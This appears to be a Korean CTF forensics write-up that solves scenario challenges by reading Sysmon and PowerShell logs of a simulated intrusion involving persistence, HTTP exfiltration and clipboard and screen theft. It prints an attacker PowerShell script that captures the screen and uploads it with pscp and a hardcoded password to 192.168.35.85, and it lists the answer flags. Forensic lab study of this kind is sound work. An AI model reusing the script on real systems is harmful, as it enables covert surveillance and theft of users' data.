
Algorithm      Hash                                                    Path
-----
MD5             C3FC47F839C9200761AD527D7ABAF3E5                    C:\Users\MYCOM\Desktop\Log\카빙\Xshell.exe
```


index.do와 xshell.exe **hash 비교결과 일치하여 동일파일**로 확인되어 공격자가 기존의 xshell.exe를 삭제한(덮어쓰기) 경로를 확인하였다.



문 제	분 야	점 수
E-3		
Scenario Step D		
유출된 민감한 데이터 중에 PC 로그인과 관련된 정보가 있었는지, 공격자는 피해 PC에 원격 로그인을 한 뒤 무차별적으로 데이터를 수정하고 추가적인 악성 행위를 수행한다. 공격자가 수행한 원격 로그인에 대해 분석하라.		
피해 호스트에 설치된 악성코드 중 시스템 부팅 시 피해 시스템의 파일을 유출하는 악성코드가 최초로 실행 된 시각과 당시 PID는 무엇인가?		
풀이 절차	이벤트로그(sysmon)과 시작프로그램 확인	
정 답	FLAG{20221013190225_8248}	
풀 이 과 정		
이벤트로그(sysmon)에서 curl_실행 흔적 확인		
		
rundll32_gametime.dll_최초_재부팅시_실행시점_확인		



시작프로그램_목록_검증



문 제		분 야	점 수
F-1			
Scenario Step F			
의문의 공격자는 악성 행위를 지속하기 위해 사용자가 PC를 부팅 시킬 때 마다 공격자가 지정한 명령을 수행하도록 시스템을 조작했다. 또한, 이 명령을 통해 피해 PC에 있는 중요 파일들을 추가적으로 유출한다. 공격자가 설치한 악성 행위 지속성 프로그램을 분석하라.			
시스템 부팅 시 피해 시스템의 파일을 유출하는 악성코드에서 플래그를 획득하여라. 프로세스가 최초로 실행된 시각은?			
풀이 절차	패킷에서 파일 카빙을통하여 내부분자열 확인		
정 답	FLAG{4dvers4ry_h1jack_lnk}		
풀 이 과 정			
1.pcacng에서 game.html을 카빙하여 game.html을 Hxd로 내부분자열 확인결과 FLAG 확인			
			


문 제		분 야	점 수
F-2			
Scenario Step F			
의문의 공격자는 악성 행위를 지속하기 위해 사용자가 PC를 부팅시킬 때 마다 공격자가 지정한 명령을 수행하도록 시스템을 조작했다.			
또한, 이 명령을 통해 피해 PC에 있는 중요 파일들을 추가적으로 유출한다.			
공격자가 설치한 악성 행위 지속성 프로그램을 분석하라.			
공격자가 HTTP 프로토콜을 이용하여 최초로 데이터를 유출한 시각과 이 때 명령프롬프트의 PID는 무엇인가?			
풀이 절차	프로그램 부팅시 구동되는 gametime.dll을 PPID로 한 Sysmon 로그를 확인하여 그 아래에서 돌아가는 powershell 스크립트가 돌아가는 시간과 PID 정보로 FLAG 조합		
정 답	FLAG{20221013190225_3820}		
풀 이 과 정			
1. gametime.dll 파일을 PPID로 하는 Sysmon 정보 확인			
			
2. 확인한 Sysmon 로그 정보에서 UTC 타임 정보와 PID 정보를 기반으로 FLAG 값 조합			
			

문 제	분 야	점 수
F-3		
Scenario Step F		
<p>의문의 공격자는 악성 행위를 지속하기 위해 사용자가 PC를 부팅 시킬 때 마다 공격자가 지정한 명령을 수행하도록 시스템을 조작했다. 또한, 이 명령을 통해 피해 PC에 있는 중요 파일들을 추가적으로 유출한다. 공격자가 설치한 악성 행위 지속성 프로그램을 분석하라.</p> <p>공격자가 HTTP 프로토콜을 이용하여 데이터를 유출 할 때 공격자 측 URL은 무엇이며, 이 때 피해 호스트 측 압축파일의 파일명은?</p>		
풀이 절차	이벤트로그(Powershell) 확인	
정 답	FLAG{http://192.168.35.85:8000/upload_winlog.tar}	
풀 이 과 정		

암호화된_소스코드_실행_로그

The screenshot displays the Windows Event Viewer interface. The left pane shows the 'Operational' log for 'PowerShell (Microsoft-Windows-PowerShell)'. The center pane shows a list of events, with the most recent one selected. The right pane shows the details of this event, including the scriptblock being executed, which is a base64-encoded string. The event properties on the right indicate it was triggered by a remote command execution.


소스코드_로깅_결과



문 제	분 야	점 수
G-1	시스템	-
Scenario Step G		
공격자는 이 뿐만 아니라 클립보드 데이터, 스크린샷 등 사용자가 행하는 다양한 행위에 대해 관찰하고 유출한다.		
해당 악성 행위를 분석하여 추가적인 유출을 막아라.		
클립보드 데이터가 최초로 유출된 시각은 언제이며, 유출에 사용된 도구의 당시 PID는?		
풀이 절차	이벤트 뷰어 내 sysmon 로그 분석을 통하여 플래그를 획득함.	
정 답	FLAG{20221013190100_11700}	
풀 이 과 정		
문제 풀이 중 powershell, Xshell.exe 동작 시간을 확인하여, 데이터가 최초로 유출된 시간(20221013190100) 확인		



문제 풀이 중 powershell, Xshell(pscp.exe) 동작 시간을 확인하여,
데이터가 최초로 유출된 시간 고려 프로세스 ID(11700) 식별




문 제	분 야	점 수
G-2	시스템	-

공격자는 스크린 캡처와 클립보드 데이터 캡처를 위해 공격자 서버로부터 스크립트를 다운로드 받는다. 최초로 공격 스크립트를 다운로드 받은 시각과 URL은 무엇인가?

풀이 절차	이벤트 뷰어 내 sysmon 로그 분석을 통하여 플래그를 획득함.
정답	FLAG{20221013190057_http192.168.35.85logout.php}

풀이과정

문제 풀이 중 사전에 확인된 powershell, Xshell.exe 동작 시간을 확인하여,
최초 다운받은 시각과 URL 식별함



문 제	분 야	점 수
H-1		

Scenario Step H

공격자는 PC를 탈취한 것을 과시하는 듯 자신이 사용한 공격 스크립트에 어떠한 메시지를 남겨놓았다.

우리는 배후가 누구인지 추적하기 위해 공격자에 대한 정보를 최대한 확보해야 한다.

공격자가 스크린 캡처를 위해 사용한 스크립트에서 플래그를 획득하라.

플래그 형식은 FLAG{...} 이다.

풀이 절차	이벤트 뷰어로 Syslog 내역을 확인해보면 22년 10월 13일 오후 07:0059 기준으로 Scriptblock 텍스트에 나오는 goal과 xorkey를 이용해 플래그값 복호화
-------	--

정답

FLAG{wh0_steal_myscreeN!!}

풀이과정

1. 이벤트 뷰어로 PowerShell 항목의 Operational 로그에 있는 로그 중 2022-10-13 오후 07:0059시 기준으로 Scriptblock 로그가 확인됨.

이벤트 4104, PowerShell (Microsoft-Windows-PowerShell)

Scriptblock 텍스트를 만드는 중(1/1):

```
Add-Type -AssemblyName System.Windows.Forms
$screen = [Windows.Forms.SystemInformation]::VirtualScreen
$bitmap = New-Object Drawing.Bitmap $screen.Width, $screen.Height
$graphic = [Drawing.Graphics]::FromImage($bitmap)
$graphic.CopyFromScreen($screen.Left, $screen.Top, 0, 0, $bitmap.Size)
$hitman.Saver("$env:TEMP\wa00001.dat")
$goal = 48, 108, 108, 3, 40, 40, 63, 46, 62, 52, 32, 18, 33, 44, 40, 57, 62, 18, 125, 37, 58, 54, 10, 12, 1, 11
$xorkey = 77

Write-Host $goal
Write-Host $xorkey

echo n | & "C:\Windows\System32\Wpscp.exe" -pw l@2@ruz!! "$env:TEMP\wa00001.dat" lazarus@192.168.35.85:/tmp/userim
Remove-Item "$env:TEMP\wa00001.dat" -Force
```

ScriptBlock ID: 11439098-3de0-47a4-84c3-1299b310c0f8

로그 이름(M): Microsoft-Windows-PowerShell/Operational
원본(S): PowerShell (Microsoft-Windows-PowerShell)
이벤트 ID(E): 4104
작업 범주(Y): 원격 명령 실행

2. 이 값을 이용해서 아래와 같이 플래그를 구하는 파이썬 스크립트를 구성

```
flag > dec_xored_flag.py
1 enc_flag = [48, 108, 108, 3, 40, 40, 63, 46, 62, 52, 32, 18, 33, 44, 40, 57, 62, 18, 125, 37, 58, 54, 10, 12, 1, 11]
2 xor_key = 77
3
4 dec_flag = ''.join([chr(idx ^ xor_key) for idx in enc_flag[:-1]])
5 print(dec_flag)
```

3. 스크립트를 구동하면 플래그값 확인 가능

```
(kali@Jarvis)-[~/Documents/flag]
$ python dec_xored_flag.py
FLAG{wh0_steal_myscreeN!!}
```

문 제	분 야	점 수
H-2		
Scenario Step H		
공격자는 PC를 탈취한 것을 과시하는 듯 자신이 사용한 공격 스크립트에 어떠한 메시지를 남겨놓았다.		
우리는 배후가 누구인지 추적하기 위해 공격자에 대한 정보를 최대한 확보해야 한다.		
공격자는 스크린 캡처, 클립보드 데이터를 유출 시 secure shell을 활용하였다.		
공격자가 파일을 업로드한 서버의 계정/암호는?		
풀이 절차	H-1에서 확인한 내용 직후에 있는 pscp.exe 파일 아래 평문으로 있는 ID, PW 로그 내용으로 플래그 조합	
정 답	FLAG{lazarus_l@2@ruz!!}	
풀 이 과 정		
1. H-1에서 확인한 goal과 xorkey 데이터 직후 pscap.exe를 이용하여 원격서버에 접속하는 이력에서 하드코딩된 ID와 PW 정보를 확인 가능		
<div><div><div><div>OptCredentiall</div><div>PackageStateR</div><div>ParentalContrc</div><div>Partition</div><div>PerceptionRun</div><div>PerceptionSen</div><div>PersistentMerr</div><div>PersistentMerr</div><div>PersistentMerr</div><div>Policy-based C</div><div>PowerShell</div><div>Admin</div><div>Operations</div><div>PowerShell-De</div><div>PrimaryNetwo</div><div>PrintBRM</div><div>PrintService</div><div>Program-Com</div><div>Provisioning-C</div><div>Proximity-Cor</div><div>PushNotificati</div><div>ReadyBoost</div><div>ReadyBoostDri</div><div>ReFS</div><div>RemoteApp ar</div><div>RemoteAssista</div></div><div><div>일반</div><div>자세히</div></div><div><div>\$goal = 48, 108, 108, 3, 40, 40, 63, 46, 62, 52, 32, 18, 33, 44, 40, 57, 62, 18, 125, 37, 58, 54, 10, 12, 1, 11</div><div>\$xorkey = 77</div><div>Write-Host \$goal</div><div>Write-Host \$xorkey</div><div>echo n & "C:\Windows\System32\Wpscp.exe" -pw l@2@ruz!! "\$env:TEMP\Wa00001.dat" lazarus@192.168.35.85:/tmp/userimg.tmp</div><div>Remove-Item "\$env:TEMP\Wa00001.dat" -Force</div><div>ScriptBlock ID: 11439098-3de0-47a4-84c3-1299b310c0f8</div><div>경로:</div><div>로그 이름(M): Microsoft-Windows-PowerShell/Operational</div><div>원본(S): PowerShell (Microsoft-Wind</div><div>로그된 날짜(D): 2022-10-13 오후 7:00:59</div><div>이벤트 ID(E): 4104</div><div>작업 범주(Y): 원격 명령 실행</div><div>수준(L): 경고</div><div>키워드(K): 없음</div><div>사용자(U): DESKTOP-UGOL2UFWKang</div><div>컴퓨터(R): DESKTOP-UGOL2UF</div><div>Opcode(O): 생성 시 호출</div><div>추가 정보(I): 이벤트 로그 도움말</div></div></div></div>		